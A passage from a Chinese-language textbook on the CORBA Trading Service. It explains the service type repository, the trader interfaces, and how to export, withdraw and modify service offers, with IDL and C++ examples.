- **DuplicateServiceTypeName**
super-types 参数内的两个或者两个以上的成员具有相同的名称。

请注意,add-type 操作返回一个 IncarnationNumber 类型值(一个包含两个长整型值的结构)。类似于一个序列号,一个实体序号(incarnation number)起着给新类型赋予唯一标识符的职责。另一个操作 list-types 允许我们提供先前创建类型的实体序号。如果已经提供了一个实体序号,则 list-types 只返回这些实体序号创建以后已经被创建或修改过的那些类型。ServiceTypeRepository 接口包含某个属性中最后一次使用的实体序号。

```
readonly attribute IncarnationNumber incarnation;
```

很遗憾,实体序号没有特别的用处。它只是供交易程序使用的,用以高速缓存类型仓库的一部分。但是,实体序号并不执行高速缓存功能。使用实体序号,交易可以发现新服务类型是否被创建或者被修改,但是它无法检测到服务类型是否被删除。只要涉及应用程序代码,实体序号就会变得毫无用处,所以建议不要使用它。幸运的是,实体序号是一个固定长度的类,所以我们可以安全的忽略返回值,而不会造成内存泄漏。

取消一个服务类型

remove-type 操作从类型仓库中取消一个服务类型:

```
void remove_type(
    in CosTrading::ServiceTypeName name
) raises (
    CosTrading::IllegalServiceType,
    CosTrading::UnknownServiceType,
    HasSubTypes
);
```

参数 name 表明被取消的类型的名称。如果这个参数名出现语法错误,remove-type 将引发 IllegalServiceType 异常。取消一个不存在的类型将会引发 UnknownServiceType 异常。

只有当一个类型没有派生类型时,我们才能取消它。如果我们调用一个类型的 remove-type 取消一个正被其他类型使用的基类型时,这个操作将会引发 HasSubTypes 异常。

除非确定交易程序内没有服务提供源正在使用这个类型,否则不能将其从类型仓库中

删除。回忆一下图 19.1, 每个交易程序都知道它的类型仓库, 但是此类型仓库却并不知道哪个交易程序正在使用它。如果我们删除了一个交易程序内的服务提供源正在使用的服务类型, 我们就破坏了这个交易程序的类型体系。

这种删除类型的问题, 通常出现在许多独立部分中共享类型定义的系统中。除非我们确切知道某个类型今后不再被使用, 否则很难安全地删除这个类型。类型仓库提供一个 `mask-type` 操作(参阅“获得一个类型的细节”)允许我们屏蔽对这个类型的访问, 而不是真正的将其删除。屏蔽一个类型可以暂时缓解这个问题, 但是无法从根本上解决。

规范应当强调此问题, 即要求交易程序通知类型仓库哪个类型正在使用, 以便类型仓库可以拒绝删除还存在服务提供源的类型。但是, 这种方法将造成类型仓库和交易程序之间的相互依赖, 并使两者紧密的捆绑起来。这种耦合关系不符合当前 OMG 的类型系统的观点。尤其是, OMG Meta-Object Facility (MOF) [25]会在将来提供所有的 CORBA 核心, 并且 CORBA 服务将具有统一的类型系统, 而类型仓库和交易程序之间的相互依赖关系将妨碍交易使用 MOF。鉴于此, 我们在未来版本推出之前必须忍受这种规范的不当之处。

列出类型

`list-type` 操作返回类型名序列:

```
enum ListOption { all,since } ;

union SpecifiedServiceTypes switch( ListOption ) {
    case since:
        IncarnationNumber incarnation;
    };

ServiceTypeNameSeq list-types(
    in SpecifiedServiceTypes which-types
);
```

这个操作返回服务类型名的序列。`which-types` 联邦的参数允许我们提供先前创建的类型的实体序号。如果已经提供实体序号, `list-type` 将只返回从提供实体序号以后创建或修改的类型。正如前面所指出的, 实体序号没有什么特殊的用处, 所以我们建议始终将鉴别器的参数 `which-type` 的值设为 `all`。

请注意, `list-type` 并不提供返回一个迭代器对象。这意味着, 当类型名的数量大于 ORB 实现在单个返回值中所能返回的极限时, 此操作将会失败。所以我们必须承受这种技术的缺陷。好在大部分的应用程序都只有少量的服务类型, 所以在实际应用中这种问题很少发生。

获得一个类型的细节

`describe-type` 操作返回一个服务类型的细节:

```
struct TypeStruct {
    Identifier          if_name;
    PropStructSeq      props;
    ServiceTypeNameSeq super_types;
    boolean             masked;
    IncarnationNumber  incarnation;
};
```

```
TypeStruct describe_type(
    in CosTrading::ServiceTypeName name
) raises (
    CosTrading::IllegalServiceType,
    CosTrading::UnknownServiceType
);
```

参数 name 表示被返回细节的类型的名称。返回值具有类型 TypeStruct 的结构,这个值包含这个类型的细节:IDL 接口类型、属性定义、基类型的列表、它的实体序号以及此类型是否被屏蔽的标志。

如果我们对一个派生类型调用 describe_type,所返回的结构不包括基类型的属性。而只包含此派生类型创建时所指定的属性。

要想获得一个类型的详细说明,包含所有基类型的属性,应当调用 fully_describe_type:

```
TypeStruct fully_describe_type (
    in CosTrading::ServiceTypeName name
) raises (
    CosTrading::IllegalServiceType,
    CosTrading::UnknownServiceType
);
```

fully_describe_type 操作的原理类似于 describe_type,但是返回一个类型的所有属性,包括从基类型继承来的属性。如果派生类型变为继承属性的模式,fully_describe_type 将返回用于此派生类型的模式。如果 name 参数所指定的类型没有基类型,fully_describe_type 返回与 describe_type 相同的结果。

类型的屏蔽和取消屏蔽

mask_type 操作可以取消一个具体的类型以及创建抽象基类型:

```
void mask_type(
    in CosTrading::ServiceTypeName name
) raises (
    CosTrading::IllegalServiceType,
    CosTrading::UnknownServiceType,
    AlreadyMasked
);
```

这个操作要求 name 参数包含被屏蔽的类型的名称。屏蔽一个已经被屏蔽的类型将会引发 AlreadyMasked 异常。

一个类型被屏蔽后,就不会再创建此类型的服务提供源。但是,从一个被屏蔽的类型派生而来的服务提供源仍然能够被创建。这样我们就可以创建一个抽象基类型,并使其创建后就屏蔽起来。

我们也可以使用 mask_type 来处理前面所提到的关于类型删除的问题。不用删除一个类型,你可以将它屏蔽起来,使导出程序无法创建此类型的新服务提供源。我们的最终愿望是,所有使用此类型的服务器都被收回,这时我们就可以安全的删除这个类型(但是,没有简单的方法可以确定这样的时刻何时会到来)。另外,屏蔽一个类型只能部分解决删除类

型的问题,因为我们无法安全的删除一个类型,除非所有的服务提供源使用的派生类型也同样被收回。我们也可以通过屏蔽所有的派生类型来避免此问题的发生,但是没有检查整个继承图就不能这么做。类型仓库接口只允许我们向继承树的根节点而不是叶节点导航此继承结构^②。

`mask_type` 的反操作是 `unmask_type`:

```
void unmask_type (
    in CosTrading::ServiceTypeName name
) raises (
    CosTrading::IllegalServiceType,
    CosTrading::UnknownServiceType,
    NotMasked
);
```

对一个非屏蔽的类型取消屏蔽操作,将引发一个 `NotMasked` 异常。

19.5.4 在 C++ 内使用服务类型仓库

在 C++ 内通过调用 `ServiceTypeRepository` 接口来使用类型仓库是很简单的。但是,在做此事之前,需要此服务类型仓库的一个引用。

获得一个服务类型仓库的引用

使用服务名“TradingService”调用 `resolve_initial_references` 返回一个服务类型仓库的 IOR。返回的引用具有 `CosTrading::Lookup` 类型(我们将在 19.11 节详细分析 `Lookup` 接口)。`Lookup` 接口支持一个只读属性 `type_repos`,它包含实际类型仓库的对象引用。这个引用是 `Object` 类型并且可以紧缩为 `CosTradingRepos::ServiceTypeRepository`。

下面这段代码说明了这些步骤。请注意,不是直接调用 `resolve_initial_reference`,而是利用在 18.14.1 节中所定义的辅助函数 `resolve_init`。

```
// Get reference to Lookup interface.
CosTrading::Lookup_var lookup;
lookup = resolve_init<CosTrading::Lookup>(orb,"TradingService");

// Read type_repos attribute to get IOR to type repository.
CORBA::Object_var obj = lookup->type_repos();

// Narrow.
CosTradingRepos::ServiceTypeRepository_var repos;
repos = CosTradingRepos::ServiceTypeRepository::narrow(obj);
if (CORBA::is_nil(repos)) {
    cerr << "Not a type repository reference" << endl;
    throw 0;
}
```

将类型仓库以 `Object` 类型的形式返回的原因是,便于以后新版规范将其转换为由 OMG 的 MOF 生成的类型仓库。

^② 这又是一个缺陷,我们希望在未来的规范版本中会解决这个问题。

用C++创建服务类型

如下代码为19.5.1节和19.5.2的控制器创建了4个服务类型。这是一个简单的以正常顺序创建服务类型的例子。请注意，我们使用一个using指令来缩短标识符。如果不是标准的C++环境，则必须使用完整限定的标识符。

```
using namespace CosTradingRepos;

// Fill in property definitions for controllers.
ServiceTypeRepository::PropStructSeq props;
props.length(5);
props[0].name = CORBA::string_dup("Model");
props[0].value_type = CORBA::TypeCode::duplicate(CORBA::tc_string);
props[0].mode = ServiceTypeRepository::PROP_MANDATORY_READONLY;
props[1].name = CORBA::string_dup("Manufacturer");
props[1].value_type = CORBA::TypeCode::duplicate(Manufacturing::tc_AddressType);
props[1].mode = ServiceTypeRepository::PROP_NORMAL;
props[2].name = CORBA::string_dup("Phone");
props[2].value_type = CORBA::TypeCode::duplicate(CORBA::tc_string);
props[2].mode = ServiceTypeRepository::PROP_MANDATORY;
props[3].name = CORBA::string_dup("Supports");
props[3].value_type = CORBA::TypeCode::duplicate(Airconditioning::tc_ModelType);
props[3].mode = ServiceTypeRepository::PROP_NORMAL;
props[4].name = CORBA::string_dup("MaxDevices");
props[4].value_type = CORBA::TypeCode::duplicate(CORBA::tc_ulong);
props[4].mode = ServiceTypeRepository::PROP_MANDATORY;

// Create Controllers service type.
ServiceTypeRepository::ServiceTypeNameSeq base_types;
repos->add_type(
    "CCS::Controllers",
    "IDL:CCS/Controller:1.0",
    props,
    base_types);

// Fill in property definitions for multiprotocol controllers.
props.length(2);
props[0].name = CORBA::string_dup("Protocols");
props[0].value_type = CORBA::TypeCode::duplicate(RemoteSensing::tc_Protocols);
props[0].mode = ServiceTypeRepository::PROP_MANDATORY;

props[1].name = CORBA::string_dup("Supports");
props[1].value_type = CORBA::TypeCode::duplicate(Airconditioning::tc_ModelType);
props[1].mode = ServiceTypeRepository::PROP_MANDATORY_READONLY;

// Initialize base type list
base_types.length(1);
base_types[0] = CORBA::string_dup("CCS::Controllers");
```

```

// Create multiprotocol controller service type.
repos->add_type ("CCS::MPControllers", "IDL:acme.com/CCS/MPController;1.0", props,
base_types);

// Fill in property definitions for wireless controllers.
props.length(1);
props[0].name = CORBA::string_dup("Range");
props[0].value.type = CORBA::TypeCode::duplicate(CORBA::tc_ulong);
props[0].mode = ServiceTypeRepository::PROP_MANDATORY;

// Base type list is already initialized...

// Create wireless controller service type.
repos->add_type ("CCS::WLControllers", "IDL:acme.com/CCS/WLController;1.0", props,
base_types);

// Create wireless multiprotocol controller service type.
// (This type does not create additional properties.)
props.length(0);
base_types.length(2);
base_types[0] = "CCS::MPControllers";
base_types[1] = "CCS::WLControllers";

// Create wireless multiprotocol controller service type.
repos->add_type ("CCS::WLMPControllers", "IDL:acme.com/CCS/WLMPController;1.0",
props, base_types);

```

请注意,此处默认这三个派生的控制器的 IDL 类型遵循 19.4 节中所示的继承结构。

19.6 交易接口

11 个交易接口都是 CosTrading 模块的一部分。它们提供如下功能,导出和导入服务提供商,导出代理服务提供源,修改联邦结构,配置一个交易。下面是一个 IDL 结构的轮廓。

```

//File: CosTrading.idl
#pragma prefix "omg.org"
module CosTrading {

    interface TraderComponents { /* ... */; // Abstract
    interface SupportAttributes { /* ... */; // Abstract
    interface ImportAttributes { /* ... */; // Abstract
    interface LinkAttributes { /* ... */; // Abstract

    interface Lookup {
        TraderComponents,
        SupportAttributes,
        ImportAttributes { /* ... */;

    interface Register {
        TraderComponents,
        SupportAttributes { /* ... */;

    interface Link :

```

```

TraderComponents,
SupportAttributes,
LinkAttributes      { /* ... */ };

interface Proxy :
    TraderComponents,
    SupportAttributes { /* ... */ };

interface Admin :
    TraderComponents,
    SupportAttributes,
    ImportAttributes,
    LinkAttributes     { /* ... */ };

interface OfferIterator { /* ... */ };
interface OfferIdIterator { /* ... */ };

};

}

```

请注意,IDL 定义了 4 个抽象基接口类型,它们被用来将其他的接口使用相关功能进行分组。图 19.5 显示了相关 IDL 的继承图。




图 19.5 交易接口的继承层次结构

19.6.1 主要接口

图 19.5 看起来很吓人,但是它的使用却并不复杂。主要的交易程序接口如下:

- Lookup

导入程序利用 Lookup 接口获得一个服务请求的结果。

- Register

导出程序利用 Register 来创建新的服务提供源。

- Admin

交易管理程序使用 Admin 接口来控制策略值。

- Link

交易管理程序用 Link 接口控制交易程序的联邦结构。

- Proxy

导出程序使用 Proxy 接口来创建新的代理提供源。

上面 5 个接口都是独立的接口,所以每个交易程序都为客户机的每个接口提供一个实例。

图 19.5 所示的细粒度的对象模式原因是 OMG 的交易服务规范定义了一些兼容类。一个兼容的交易程序并不要求支持所有这些接口。相反,Lookup 接口是所有 OMG 兼容的交易程序需要实现的唯一接口。除了这种要求外,支持其他剩余主要接口的任何组合都是合法的。(在 CosTradingDynamic 模块内,支持动态参数也是可选项。)规范建议,但不局限于交易程序,许多公共的兼容类。

- 查询交易程序 一个查询交易程序只支持 Lookup 接口。这种接口是只读的,并且经常被用作现存的数据库的前台。
- 简单交易程序 一个简单交易程序支持 Lookup 和 Register 接口,所以它允许进行导入操作或者导出操作。
- 独立交易程序 一个独立交易是一个简单的交易操作,但是它同时支持 Admin 接口,因此允许通过某种策略让细粒度的对象控制交易程序配置。
- 链接的交易程序 一个链接的交易向独立交易程序添加联邦的支持,使其也支持 Link 接口。
- 代理交易程序 一个代理交易程序通过支持 Proxy 接口向独立交易程序添加代理提供源支持。
- 完全服务交易程序 一个完全服务交易程序支持所有 5 个主要的接口,可能还添加对动态属性的支持。

19.6.2 抽象基接口

交易程序的基接口使用继承来对主要接口所要求的公共功能进行分组,即基接口就被用作混合接口。

SupportAttributes 接口:

```
interface SupportAttributes {
```

```

readonly attribute boolean supports_modifiable_properties;
readonly attribute boolean supports_dynamic_properties;
readonly attribute boolean supports_proxy_offers;
readonly attribute TypeRepository type_repos;
};

```

上述所有的5个主要接口都是从SupportAttributes继承来的。Support Attributes接口包含type_repos属性,所以客户机可以获得一个此类型仓库的引用(参阅19.5.4节)。剩余的三个属性表示由交易程序所提供的支持的等级。例如,只有当交易程序允许在适当位置更新属性时,supports_modifiable_properties属性才是true。SupportAttributes接口允许客户机在运行时从它们的交易程序内获得可用支持的等级,并且根据支持的等级来动态调整它的行为。

TraderComponents 接口

```

interface TraderComponents {
    readonly attribute Lookup           lookup_if;
    readonly attribute Register        register_if;
    readonly attribute Link            link_if;
    readonly attribute Proxy           proxy_if;
    readonly attribute Admin           admin_if;
};

```

上述所有的5个主接口都是从TraderComponents接口继承来,此接口是一个导航接口。给定任意一个交易程序接口的对象引用,我们通过读适合的属性可以导航到任何其他接口中的一个。

TraderComponents接口的主要目的是,避免增加太多的服务名标记给resolve_initial_reference。回忆一下19.5.4节只有一个标记(token)是为交易程序定义的——即“TradingService”,这个标记返回一个Lookup接口,而它为其他的接口提供访问途径。不采纳此设计,规范将必须向resolve_initial_references添加5个新的标记(如果数一下该类型仓库的话,会发现有6个标记)。

如果交易程序不完全支持规范的所有功能,则相应的属性将包含一个空引用。例如,如果一个交易不支持联邦,则此link_if属性是空。

ImportAttributes 接口

```

enum FollowOption { local_only,if_no_local,always };

interface ImportAttributes {
    readonly attribute unsigned long   def_search_card;
    readonly attribute unsigned long   max_search_card;
    readonly attribute unsigned long   def_match_card;
    readonly attribute unsigned long   max_match_card;
    readonly attribute unsigned long   def_return_card;
    readonly attribute unsigned long   max_return_card;
    readonly attribute unsigned long   max_list;
    readonly attribute unsigned long   def_hop_count;
    readonly attribute unsigned long   max_hop_count;
};

```

```

    readonly attribute FollowOption def_follow_policy;
    readonly attribute FollowOption max_follow_policy;
};


```

ImportAttributes 接口允许导入程序查询一个交易程序的导入策略的配置情况, 我们将在 19.11.6 节讨论这些策略。

LinkAttributes 接口

```

interface LinkAttributes {
    readonly attribute FollowOption max_link_follow_policy;
};


```

LinkAttributes 接口包含单个的属性, 用来通知由这个交易所建立的联邦策略的限制范围的客户机(见 19.16.1 节)。

19.6.3 迭代器

```

interface OfferIterator {
    unsigned long max_left() raises(UnknownMaxLeft);
    boolean next_n( in unsigned long n, out OfferSeq offers );
    void destroy();
};

interface OfferIdIterator {
    unsigned long max_left() raises(UnknownMaxLeft);
    boolean next_n( in unsigned long n, out OfferIdSeq ids );
    void destroy();
};


```

这些迭代接器口可以由所有的交易程序来提供, 并允许你递增地检索一个大的结果集。OfferIdIterator 接口是由服务提供源使用的, 而 OfferIdIterator 检索交易程序用来判别它的服务提供源的内部标识符。我们将在 19.11.3 和 19.13.2 节讲述如何使用这些迭代器。

19.6.4 公共类型

CosTrading 模块定义了许多主要接口使用的公共类型和异常。这里没有全部列出所有这些类型的定义, 我们将依照所讨论的不同操作分别来说明。在本章的后续部分, 除非我们特别指明其他模块, 否则每当讨论 IDL 的定义时, 都是嵌套在 CosTrading 模块内的。

19.7 导出服务提供源

首先, 给出与导出服务提供源 IDL 相关的定义, 然后说明 C++ 代码。

19.7.1 export 操作的 IDL 定义

Register 接口包含一个创建新服务提供源的 export 操作。下面是 export 的 IDL 定义以及它所依赖的类型和异常的定义。

```
// In module CosTrading...
```

```
typedef string           Istring;
typedef Istring          ServiceTypeName;
typedef Istring          PropertyName;
typedef sequence<PropertyName> PropertyNameSeq;
typedef any               PropertyValue;

struct Property {
    PropertyName   name;
    PropertyValue  value;
};

typedef sequence<Property>  PropertySeq;
typedef string              OfferId;

exception UnknownServiceType {
    ServiceTypeName type;
};

exception IllegalServiceType {
    ServiceTypeName type;
};

exception IllegalPropertyName {
    PropertyName name;
};

exception DuplicatePropertyName {
    PropertyName name;
};

exception PropertyTypeMismatch {
    ServiceTypeName type;
    Property       prop;
};

exception MissingMandatoryProperty {
    ServiceTypeName type;
    PropertyName   name;
};

exception ReadonlyDynamicProperty {
    ServiceTypeName type;
    PropertyName   name;
};

interface Register : TraderComponents.SupportAttributes {
    exception InvalidObjectRef {
        Object ref;
    };

    exception UnknownPropertyName {
        PropertyName name;
    };

    exception InterfaceTypeMismatch {
```

```

        ServiceTypeName type;
        Object reference;
    };
    exception MandatoryProperty {
        ServiceTypeName type;
        PropertyName name;
    };
    // ...
OfferId export(
    in Object reference,
    in ServiceTypeName type,
    in PropertySeq properties
) raises(
    InvalidObjectRef,IllegalServiceType,
    UnknownServiceType,InterfaceTypeMismatch,
    IllegalPropertyName,PropertyTypeMismatch,
    ReadonlyDynamicProperty,
    MissingMandatoryProperty,
    DuplicatePropertyName
);
// ...
);

```

因为 export 可能引发大量异常,所以这个 IDL 较为复杂。但是,export 操作只要求三个参数。

- reference

这个参数是提供服务的对象的 IOR。例如,如果想为某个控制器创建一个服务提供源,则此控制器的 IOR 就以参数 reference 来传递。

- type

这是控制器服务类型的名字,如 CCS::Controllers。

- properties

参数 properties 为服务提供源的属性提供实际值。此参数具有 PropertySeq 类型,此类型包含 Property 类型的名称-值对序列:

```

typedef string           Istring;
typedef Istring          PropertyName;
typedef any               PropertyValue;

struct Property {
    PropertyName   name;
    PropertyValue value;
};

typedef sequence<Property> PropertySeq;

```

对于服务类型内定义的每一种属性,参数 properties 可以将此属性的名称和值设置为 any 类型。

export 操作确保服务提供源与它的服务类型相一致,此操作可以引发如下异常:

- InvalidObjectRef

在参数 reference 内传递的对象引用是无效的。当我们传递一个空引用时,大多数交易程序将引发这个异常,因为公告一个没有实际服务对象的服务提供源是没有意义的。如果此引用指向一个不存在的对象,则交易程序也会引发此异常。但是,大多数交易程序并不执行这个检查,因为这将会带来运行时的额外开销。

- IllegalServiceType

在参数 type 内传递的服务类型名不符合语法要求。

- UnknownServiceType

在参数 type 内传递的服务类型名指向一个不存在的服务类型。

- InterfaceTypeMismatch

在参数 reference 内传递的对象引用与服务类型所指定的 IDL 接口类型不相同,或者不是从此接口类型派生而来。这个异常的存在可以确保我们不致将一种错误对象的引用放到服务提供源内(参阅 19.5.3 节)。请注意,许多交易程序从不引发这种异常。对于这样的交易程序,我们必须负责保证服务提供者的 IDL 接口类型与服务类型相匹配。

- IllegalPropertyName

属性的名称不是简单的 IDL 标识符。

- PropertyTypeMismatch

属性值所具有的类型与服务类型指定的属性类型不一致。比如,如果属性的值包含一个字符串,而服务要求此属性包含一个布尔值,此时会触发此异常。

- ReadonlyDynamicProperty

只读属性不能是动态的,如果给一个只读属性提供动态属性值,就会引发此异常。

- MissingMandatoryProperty

属性的参数不包含强制的属性值。

- DuplicatePropertyName

属性的参数包含不只一个关于特定属性的定义。

export 的返回值是 OfferId 类型,这是一个字符串。提供源 ID 是一个由交易程序所赋的不透明的值;它唯一地标识这个新服务提供源。必须小心将返回值存储在某处,至少,当需要收回此服务提供源时,会用到此值。这点很必要,因为 withdraw 操作要求提供由 export 操作返回的提供源 ID。我们有时需要定位提供源并且收回它,如果丢掉了此提供源 ID,则重新找到它会费很大的精力(参阅 19.12 和 19.14 节),所以最好不要在最初就丢失提供源 ID。

19.7.2 导出服务提供源的 C++ 代码

要想导出(创建)一个新服务提供源,必须拥有此交易程序 Register 接口的对象引用。可以通过读取 resolve_initial_reference 返回的 Lookup 接口的 register_if 属性得到此引用。当拥有一个 Register 接口后,就可以调用 export 操作。如下代码表示了如何为一个控制器创建一个服务提供源。假设我们已经为控制器创建了一个服务提供源(参阅 19.5.4 节)。

```

using namespace CosTrading;

// Get reference to Lookup interface.
Lookup var lookup;
lookup = resolve_init<CosTrading::Lookup>(orb,"TradingService");

// Navigate to Register interface.
Register_var regis = lookup->register_if();
if (CORBA::is_nil(regis)) {
    cout << "Trader does not support updates." << endl;
    throw 0;
}

// Fill in property definition for controller.
PropertySeq props;
props.length(3);
props[0].name = CORBA::string_dup("Model");
props[0].value <<= "BFG-9000";

props[1].name = CORBA::string_dup("Phone");
props[1].value <<= "123 456-7890";

props[2].name = CORBA::string_dup("Description");
props[2].value <<= "Deluxe model for advanced users. ";

// Get the reference to the controller we want to advertise.
CCS::Controller_var ctrl = ...;

// Export the offer.
OfferId_var offer_id = regis->export( ctrl,"CCS::Controllers",props);
cout << "Created new offer with id " << offer_id << endl;

```

请注意这段代码只提供了强制属性,而并没有提供可选属性的值。我们同样可以提供可选属性的值,这时它们的类型必须与服务类型定义的类型相一致。

19.7.3 附加属性

如果仔细观察前面代码,不难发现其中有些不寻常之处。代码为 export 操作创建了一个名为 Description 的属性,即使控制器的服务类型没有定义此属性。此属性表现良好并且不会产生任何问题。交易程序规范允许交易程序接受服务类型中没有定义的属性。换句话说,交易程序强迫类型系统只支持服务类型中实际定义的属性,交易程序也接受服务类型并没有定义属性,但是使用任意类型值可以访问任何属性。

这种方式的主要目的是可扩展性。例如,如果我们从事销售控制器的生意,则必须使用一个工业标准的服务类型来公告此控制器。但是,我们很难将自己与竞争对手区别开。例如,在符合服务类型的前提下,需要有能描述我们控制器的独特性质的属性,这些性质是别人没有的。

虽然在服务类型中可以使用没有定义的附加属性,但是它们是一把双刃剑。如果我们一不留心,就会发生如下情况:

```
using namespace CosTrading;
```

```

// Get reference to register interface...
Register var regis = ...;

// Fill in property definition for controller.
PropertySeq props;
props.length(3);
props[0].name = CORBA::string_dup("Model");
props[0].value <<= "BFG-9000";

props[1].name = CORBA::string_dup("Phone");
props[1].value <<= "123 456-7890";

props[2].name = CORBA::string_dup("MaxDevices");      // Oops!
props[2].value <<= (CORBA::ULong)256;

// Get the reference to the controller we want to advertise.
CCS::Controller_var ctrl = ...;

// Export the offer.
OfferId_var offer_id = regis->export(ctrl,"CCS::Controllers",props);
cout << "Created new offer with id " << offer_id << endl;

```

我们必须仔细观察这段代码并找出其中的问题。代码初始化 props 序列的第三个元素为控制器所支持的最大装置数目。但是，此代码包含一个印刷错误：不是设置 MaxDevices 属性的值，而是创建了一个附加的属性 MaxDevices。很遗憾，这个错误是无法被检测到的，因为 MaxDevices 是一个可选的操作。对于服务类型来说，这个服务提供源是没有错的。

附加属性的另一个潜在的问题是，因为没有关于此属性的类型定义，所以交易程序不能强制类型一致。另外，附加属性接受任何类型的值。这样，在维护类型一致性方面会给开发人员带来许多负担。例如在 19.7.2 节的例程中，使用了一个名为 Description 的附加属性，并且赋给它一个字符串值。如果创建了一系列这样的服务提供源，这样我们可能提供一个浮点数作为提供源的 Description 属性值（这种情况在代码中最容易产生缺陷）。这样会给程序造成很大的破坏：交易程序中一半的服务提供源在 Description 属性中包含字符串，而另外一半可能会包含浮点值。在此情况下，当我们用这个属性来表达某个查询时，它会发生什么情况是不可预测的。

因为附加属性具有潜在的缺陷，建议在使用此特性时要小心。如果决定使用附加属性，需要注意类型值的一致性。否则，查询会产生意想不到的结果。

19.8 收回服务提供源

withdraw 操作从交易程序中删除一个服务提供源：

```

// In module CosTrading...

exception IllegalOfferId {
    OfferId id;
};

exception UnknownOfferId {
    OfferId id;
};

```

```

};

exception ProxyOfferId {
    OfferId id;
};

// ...

interface Register : TraderComponents,SupportAttributes {
    // ...
    void withdraw(in OfferId id) raises(
        IllegalOfferId,
        UnknownOfferId,
        ProxyOfferId
    );
    // ...
};


```

传递给 withdraw 的参数 id 是先前由相同交易程序的 export 操作所返回的一个提供源 ID。如果此 id 指定一个不存在的服务提供源,操作会引发 UnknownOfferId 异常。IllegalOfferId 表示提供源 ID 与对应交易程序使用的语法不一致。试图通过调用 withdraw 来删除一个代理提供源(proxy offer)会引发 ProxyOfferId 异常。删除一个代理提供源,必须使用 Proxy::withdraw_proxy 操作。

19.9 改变服务提供源

可以在适合的位置使用 register::modify 操作来改变一个服务提供源的属性值:

```

// In module CosTrading...

exception NotImplemented {};

// ...

interface Register : TraderComponents,SupportAttributes {
    // ...
    exception ReadonlyProperty {
        ServiceTypeName type;
        PropertyName name;
    };
    void modify(
        in OfferId id,
        in PropertyNameSeq del_list,
        in PropertySeq modify_list
    ) raises(
        NotImplemented,IllegalOfferId,
        UnknownOfferId,ProxyOfferId,
        IllegalPropertyName,UnknownPropertyName,
        PropertyTypeMismatch,ReadonlyDynamicProperty,
        MandatoryProperty,ReadonlyProperty,

```

```

        DuplicatePropertyName
    );
// ...
}

```

可以使用 `modify` 向现存的服务提供源添加可选属性, 改变现存的可变属性的值, 删除现存的可选或可变的属性。不能删除一个可选的且只读的属性, 因为, 如果这样的话, 将会造成允许我们使用删除这个属性, 并且添加一个新值来改变一个只读的属性, 这与前面的定义是矛盾的。

`modify` 操作需要三个参数。

- `id`

这个参数通过指定创建提供源的 `export` 操作所返回的提供源 ID, 来标识要改变的服务提供源。

- `del_list`

这个参数包含一个属性名的序列。凡是属性名在此序列中的属性将从服务提供源中被删除。

- `modify_list`

这个属性提供被添加或改变的属性的名称和值。

如上所见, 此操作可以引发许多异常。交易程序不支持改变的属性将引发 `NotImplemented` 异常。(对于这种交易, `SupportAttributes` 接口的 `support_modifiable_properties` 属性为 `false`。) 其余的异常与 `export` 和 `withdraw` 操作相类似。

19.10 交易程序约束语言

在讲述如何导入服务提供源之前, 必须先熟悉交易程序约束语言(trader constraint language)。选择被返回的服务提供源, 导入程序使用约束语言来指定一个约束。此约束是一个关于服务提供源属性的布尔表达式, 此服务提供源具有指定的服务类型或者具有从指定的类型派生来的类型。交易程序依靠约束与服务提供源相匹配。这些匹配的服务提供源将成为从导入程序返回的候选者。

请注意, 交易程序可以自由返回具有派生服务类型的服务提供源, 因为派生服务类型能保证两件事: 第一, 在派生的服务提供源内部的对象引用的 IDL 接口类型与基服务类型的 IDL 接口类型相匹配; 第二, 派生的服务提供源具有基服务类型的所有属性。在控制器例子中, 这种保证意味着如果导入程序要求一个控制器, 交易程序可以自由返回匹配的多协议控制器, 因为多协议控制器可以完成普通控制器所能完成的任何工作。(可以通过设置导入策略来抑制这种多态的行为。但是, 抑制多态性通常是不明智的; 提供这种特性主要是出于交易维护的目的。)

19.10.1 字面值

约束语言使用与 IDL 整型字面值和浮点字面值相同的语法。例如, -10.068E5 是合法的

浮点字面值,999 是合法的整型字面值。

